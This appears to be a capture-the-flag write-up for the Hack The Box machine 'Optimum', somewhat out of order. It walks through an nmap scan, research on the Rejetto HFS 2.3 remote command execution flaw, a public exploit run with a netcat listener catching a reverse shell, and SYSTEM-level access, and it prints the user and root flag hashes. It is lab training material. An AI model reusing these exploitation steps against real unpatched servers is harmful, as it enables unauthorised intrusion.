Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\AppData\Local\Temp>whoami
whoami
nt authority\system

C:\Users\kostas\AppData\Local\Temp>hostname
hostname
optimum

C:\Users\kostas\AppData\Local\Temp>
```

root.txt Proof Screenshot:




```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
51ed1b36553c8461f4552c2e92b3eeed
C:\Users\Administrator\Desktop>hostname
hostname
optimum

C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::211
   IPv6 Address. . . . . . . . . . . : dead:beef::178:f220:7bfd:ba2e
   Link-local IPv6 Address . . . . . : fe80::178:f220:7bfd:ba2e%16
   IPv4 Address. . . . . . . . . . . : 10.129.68.247
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%16
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb

C:\Users\Administrator\Desktop>
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High	High	CVSS:3.0/AV:L/AC:L/PR:L/UI

Entire Kill Chain

OSINT

As usual we see some info on our Target. We know there is a CVE and there is Command Injection some where.



4.4
MACHINE RATING

27220
USER OWNS

21465
SYSTEM OWNS

2017 Days
RELEASE DATE


ch4p
MACHINE CREATOR

Discovery

We are going to start with a basic Nmap scan that should give a lay of our targets surface


```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full $TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)



```
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We see there is a HTTP open on port 80. We know there is a website. We also have a version. We can take that and do some OSINT and correlate that info with the CVE we was hinted with during our set up.



About 2,140 results (0.34 seconds)

https://www.exploit-db.com › exploits

Rejetto HTTP File Server (HFS) 2.3.x - Exploit-DB

Jan 4, 2016 — Rejetto **HTTP File Server** (HFS) **2.3**.x - Remote Command Execution (2). CVE-2014-6287CVE-111386 . remote exploit for Windows platform.

https://www.rapid7.com › http › rejetto_hfs_exec

Rejetto HttpFileServer Remote Command Execution - Rapid7

May 30, 2018 — This module exploits the HFS scripting commands by using '%00' to bypass the filtering. This module has been tested successfully on HFS **2.3**b ...

https://dmcxblue.gitbook.io › initial-access › rejetto-htt...

Rejetto HTTP File Server (HFS) 2.3 - Red Team Notes 2.0


You can use HFS (**HTTP File Server**) to send and receive files. It's different from classic file sharing because it ...

https://packetstormsecurity.com › files › Rejetto-HttpFil...

Rejetto HttpFileServer 2.3.x Remote Command Execution

Nov 29, 2020 — Rejetto **HttpFileServer** version **2.3**.x remote command execution exploit. ... Software Link: **http**://sourceforge.net/projects/hfs/

We have plenty of information here. Lets take a look at the website to validate.



No files in this folder

0 folders, 0 files, 0 bytes

0 items selected

HttpFileServer 2.3
Server time: 2/10/2022 1:36:54 μμ
Server uptime: 00:19:26

After pulling up the webpage we see we can validated what we already have. This technology is a type of technology that unpack and run the binary and it works. Its made for file sharing with flexibility. HFS ~ Http File Server (http://www.rejetto.com/hfs/)


We are going to do some digging around and so far we have a few links to a CVE for our target. One lives outside the Metasploit framework (https://www.exploit-db.com/exploits/49584). We then have one that lives in our favorite exploitation framework (https://www.rapid7.com/db/modules/exploit/windows/h ttp/rejetto_hfs_exec/). Lets see where this takes us.

Initial Foot hold

#CVE-2014-6287

Link: https://www.exploit-db.com/exploits/49584

We start with the exploit that lives outside of our favorite framework. We copy the exploit to our directory and modify the lhost , lport, and rhost. We then set up a listener so we can catch the reverse shell.




```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ searchsploit -p 49584
  Exploit: HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
      URL: https://www.exploit-db.com/exploits/49584
     Path: /usr/share/exploitdb/exploits/windows/remote/49584.py
File Type: ASCII text, with very long lines (546)
```

```
└─$ python3 ./49584.py

Encoded the command in base64 format...

Encoded the payload and sent a HTTP GET request to the target...
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ sudo rlwrap nc -lvnp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.14.32] from (UNKNOWN) [10.129.1.127] 49158

PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop> 
```

Here we can demonstrate our access locally.



```
PS C:\Users\kostas\Desktop> type user.txt.txt
d0c39409d7b994a9a1389ebf38ef5f73
PS C:\Users\kostas\Desktop> whoami
optimum\kostas
PS C:\Users\kostas\Desktop> hostname
optimum
PS C:\Users\kostas\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv6 Address. . . . . . . . . . . : dead:beef::dc
   IPv6 Address. . . . . . . . . . . : dead:beef::4c41:d85e:f8d0:ac9d
   Link-local IPv6 Address . . . . . : fe80::4c41:d85e:f8d0:ac9d%16
   IPv4 Address. . . . . . . . . . . : 10.129.1.127
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:2bb5%16
                                       10.129.0.1

Tunnel adapter isatap..htb:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : .htb
PS C:\Users\kostas\Desktop>
```


Local.txt

```
d0c39409d7b994a9a1389ebf38ef5f73
```

Optimum

I want to know what OS is running and version as well.


```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
```



```
PS C:\> systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
System Type:               x64-based PC
```

